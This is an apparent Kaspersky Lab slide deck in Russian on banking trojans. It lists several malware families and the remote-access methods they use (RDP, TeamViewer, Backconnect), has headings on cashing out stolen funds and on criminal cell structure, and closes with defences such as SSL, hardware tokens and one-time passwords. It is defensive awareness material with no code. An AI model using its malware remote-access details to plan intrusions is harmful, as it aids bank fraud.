
1. **Trojan.Win32.Antavmu(RDPDoor)** - использует ПО BeTwinService и RDP клиент Windows
2. **Backdoor.Win32.TeamBot** - использует ПО Team Viewer.
3. **Trojan-Spy.Win32.Carperb** - использует плагин Backconnect
4. **Trojan-Spy.Win32.SpyEye** - использует встроенный модуль RDP
5. **Backdoor.Win32.Shiz** - использует встроенный модуль

# Вывод денежных средств




Сообщение, выводимое программой Trojan-Banker.Win32.Agent.eez

# Структура преступной ячейки



# Методы и средства защиты

- ▶ Шифрование сетевого трафика (SSL)
- ▶ Использование файлов с ЭЦП, цифровых ключей (сертификатов) для аутентификации пользователя





- ▶ Использование аппаратных носителей ключей (смарт-карты, e-token)
- ▶ Использование одноразовых паролей



## Добро пожаловать

### Ввод одноразового пароля

[Выслать пароль по SMS »](#)

Введите пароль, присланный по SMS:

#500219

### Ввод долговременного пароля

[Вход](#)

Круглосуточная служба поддержки:

в регионах: 8-800-200-23-26

*(звонки по России бесплатно)*

в Москве: +7(495) 745-79-69

E-mail: [support@mmbank.ru](mailto:support@mmbank.ru)



# Спасибо за внимание!

## Вопросы?

Кирилл Михайлов, менеджер по разработке систем обучения

Лаборатория Касперского

[Kirill.Mikhaylov@kaspersky.com](mailto:Kirill.Mikhaylov@kaspersky.com)